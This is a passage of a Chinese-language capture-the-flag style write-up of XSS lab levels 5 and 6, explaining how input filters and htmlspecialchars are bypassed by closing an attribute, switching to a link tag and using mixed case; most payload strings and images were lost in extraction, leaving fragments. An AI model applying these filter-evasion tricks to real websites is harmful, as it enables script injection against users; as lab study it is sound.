


level5


- 首先查看源代码，发现输入`script`会被替换为`scr_ipt`，而`on`则被替换为`o_n`，同时将输入的字符转小写然后使用`htmlspecialchars`函数转换




- 确定`payload`的点





- 尝试输入`"`，发现可以将`value`属性闭合







- `payload`尝试改为`">`,发现可成功注入，但最终注入失败，`script`标签被转化为`scr_ipt`






- 由此,`on`会被转化为`o_n`，故此不用`onclick`或者`onfocus`等其他属性注入.尝试使用`标签，payload`改为`">`，注入成功:






- 发现用<>标签注入成功，点一下该标签发现效果如下




level6

- 首先查看代码，发现会将`on`转化为`o_n`，`script`转化为`scr_ipt`，`src`转化为`sr_c`，`data`转化为`da_ta`，`href`转化为`hr_ef`，同时也会使用`htmlspecialchars`函数




- 确定`payload`的点如下：



- 由之前代码审计可知，前几关使用的构造`onclick`属性及`"`标签就不好用了，由此，可尝试大小写构造`payload`如`" />`




- 注入后，发现成功：




level7

